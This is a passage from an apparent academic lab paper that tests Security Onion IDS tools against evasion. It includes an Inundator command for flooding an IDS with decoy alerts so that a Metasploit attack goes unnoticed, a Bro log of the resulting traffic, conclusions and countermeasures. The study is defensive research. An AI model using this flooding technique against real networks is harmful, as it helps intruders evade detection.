
> https://www.snort.org/downloads/community/community-rules.tar.gz

Inundator defaults to 25 threads which will provide more than enough processing power for this experimentation. To initiate, enter:

- inundator –verbose <target>

Note: Due to the processing power required, it is advisable to start Metasploit in advance of launching the attack.

From examination of the Bro logs through ELSA (*Figure 14*), it is shown that the above inundator session created over 13,000 connections between the host and target within an extremely small timeframe (approx.: two minutes), making it unfeasible to locate the legitimate attack.


Query class=BRO_CONN srcip="192.168.76.128" dstip="192.168.76.129" Submit Query Help
From 2015-11-07 18:00:00 To UTC Add Term Report On Index Reuse current tab Grid display
class=BRO_CONN groupby:dstip (24) [Grouped by dstip] | class=BRO_CONN srcip="192.168.76.128" dstip="192.168.76.129" (13002)
Result Options... **Records: 100 / 13002** 640 ms ? < prev 1 2 3 4 5 6 7 next > 15

	Timestamp	host (1)	program (1)	class (1)	srcip (1)	srcport (100)	dstip (1)	dstport (100)	proto (1)	bytes_in (1)	service (1)	conn_duration (43)	bytes_out (1)	pkts_out (2)	pkts_in (1)	resp_country_code (1)
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	35432	192.168.76.129	554	TCP	0	-	0.000014		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	36223	192.168.76.129	3389	TCP	0	-	0.000001		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	33513	192.168.76.129	80	TCP	0	-	0.000001		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	40336	192.168.76.129	5900	TCP	0	-	0.000006		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	38398	192.168.76.129	1723	TCP	0	-	0.000002		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	51639	192.168.76.129	111	TCP	0	-	0.000043		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	49978	192.168.76.129	22	TCP	0	-	0.000057		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	34910	192.168.76.129	8888	TCP	0	-	0.000004		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	60659	192.168.76.129	199	TCP	0	-	0.000060		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	51344	192.168.76.129	139	TCP	0	-	0.000558		3	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	41189	192.168.76.129	113	TCP	0	-	0.000004		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	60012	192.168.76.129	23	TCP	0	-	0.000095		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	60016	192.168.76.129	53	TCP	0	-	0.000092		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	34049	192.168.76.129	993	TCP	0	-	0.000001		1	1	-
Info	Sun Nov 08 16:16:07	127.0.0.1	bro_conn	BRO_CONN	192.168.76.128	51418	192.168.76.129	443	TCP	0	-	0.000024		1	1	-

Records: 100 / 13002 640 ms ? < prev 1 2 3 4 5 6 7 next > 15

Figure 14 – Bro Traffic between Kali (192.168.76.128) and XP (192.168.76.129)

3. DISCUSSION AND CONCLUSIONS

3.1 Results

Security Onion is by far the most impressive collection of IDS tools available on the market for cheap, quick and easy monitoring of any sized network.

The two dual setups evaluated in the paper each proved very powerful, but were ideally suited to opposing network designs:

1. Snort & Snorby were demonstrated invaluable for smaller organisations. With a very pleasant and functional aesthetic, it was extremely easy to grasp and use in any environment. However, the lack of automatic updates on the home screen upon new events was a major drawback for this suite.
2. Bro & ELSA were some of the most powerful tools available on the distribution. With the capacity to absorb and sort large amounts of network and host data, this setup is ideally matched with large scale organisations containing upwards of several hundred hosts.

As for evasion techniques, it was found that some methodologies worked better than others. With the increasing intelligence of IDS systems, lower level Obfuscation attacks presented pointless, considering the ability for newer systems to detect patterns in the underlying code and partially reconstruct the original data. Although, by overpowering the system with fake traffic, it is possible to avoid direct detection.

3.2 Discussion

There are numerous exploitation techniques at an attacker's disposal, with more being developed daily. It is evident, especially with the older attack vectors that the setups provided within Security Onion are increasingly well established to provide suitable defence no matter the delivery method or camouflage. This is presumably due to the scale at which past tests from other industry professionals have been performed against these systems, therefore accumulating the vast number of recognised signatures.

This study primarily focused on network & signature based systems. This meant that a variety of the discussed tools weren't verified against host only traffic (where only local in / out traffic is discovered) and anomaly based systems – where a baseline 'normal operation' pattern collected over an extended period would be equated against future network traffic.

Anti-viral software provide adequate support for host-only connections but were out with the scope of this project, so it is believed that future work in this area expanding on applications such as Shellter (*2.6 Tunneling*), Msfvenom, and Veil, could be undertaken. Given sufficient time in the future, (i.e. several weeks' worth of network traffic to construct a behavior centered statistical report) it would be feasible to install several anomaly-based systems on the

Security Onion distro with a look to obfuscate the payloads in such a way as to imitate benign connections.

3.3 Countermeasures

The tests in the procedure section have indicated a deeply-rooted knowledge against a vast amount of known attacks. Therefore, the foremost point would be to make sure the system possesses the latest rule lists for recognition of the newer attack vectors.

Security Onion has been developed exclusively for ease of installation and deployment, while several other IDS suites are available to install on Linux, Windows and Mac, many can prove imposing and unpredictable to the uneducated. The creator of Security Onion (*Doug Burks*) has spent a great deal of time assuring the configuration of the tools are effective for a range of systems, however many other individual programs require a lot of fine-tuning – proving difficult for a beginner to fully setup. Ideally, these systems should only be mounted by a trained professional.

By using a Host-Based IDS for all end-client systems, it is possible to eliminate the obscurity of the traffic flow by analysing the protocols above the IP and Transport Stacks - involving further examination of how the packet stream is reassembled and executed. While incredibly powerful, this method also has its disadvantages. A large scale deployment of multiple hosts with individual IDS suites could become unmanageable.

3.4 Conclusion

While signature based detection systems have their problems concerning the constantly changing environments that they are built / analysed on, with the inherent knowledge that they now commonly possess, they prove a viable solution of organizations of variable size. However, fundamentally, Intrusion Detection Systems will possibly never have the familiarity of every known exploit, hence the rules to govern what can be detected will in all likelihood miss something – providing an undetected backdoor entry for a hacker with the right experience.

The results discussed above demonstrated Security Onion to be an extremely powerful setup. Although a few of the attack vectors were missed, statistically, it recognised a higher percentage of malicious traffic than it lost. This was surprising considering the efforts to avoid detection, but was equally assuring that steady progress is being made in this field.

REFERENCES

Burks, D. (2015). Security Onion. Available: https://security-onion-solutions.github.io/security-onion/*. Last accessed 27th Nov 2015.*

Dyrmose, M (2013). Beating the IPS. Denmark: Dubex A/S. p3-4.

Cisco (2014). Annual Security Report. San Jose: Cisco. p6-13.

bindshell.nl. (2010). Inundator. Available: http://inundator.sourceforge.net/. Last accessed 10th Oct 2015.

DARPA. (1981). Transmission Control Protocol. Available: https://tools.ietf.org/html/rfc793. Last accessed 10th Oct 2015.

Network Uptime. (1999). Stealth Scanning. Available: http://www.networkuptime.com/nmap/page3-4.shtml. Last accessed 10th Oct 2015.


Holstein, M. (2002). How does Fragroute evade NIDS detection?. Available: https://www.sans.org/security-resources/idfaq/fragroute.php. Last accessed 10th Oct 2015.

Handley, M & Paxson, V & Kreibich, C (2001). Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics. Berkeley: AT&T. p1-3.


Roesch, M. (2015). Snort. Available: https://www.snort.org/. Last accessed 17th Nov 2015.

Lyon, G. (1997). Nmap. Available: https://nmap.org/book/man-bypass-firewalls-ids.html. Last accessed 17th Nov 2015.

APPENDICES



Appendix 1 – HTTP.log (Bro)



Appendix 2 – Nmap Stealth Scans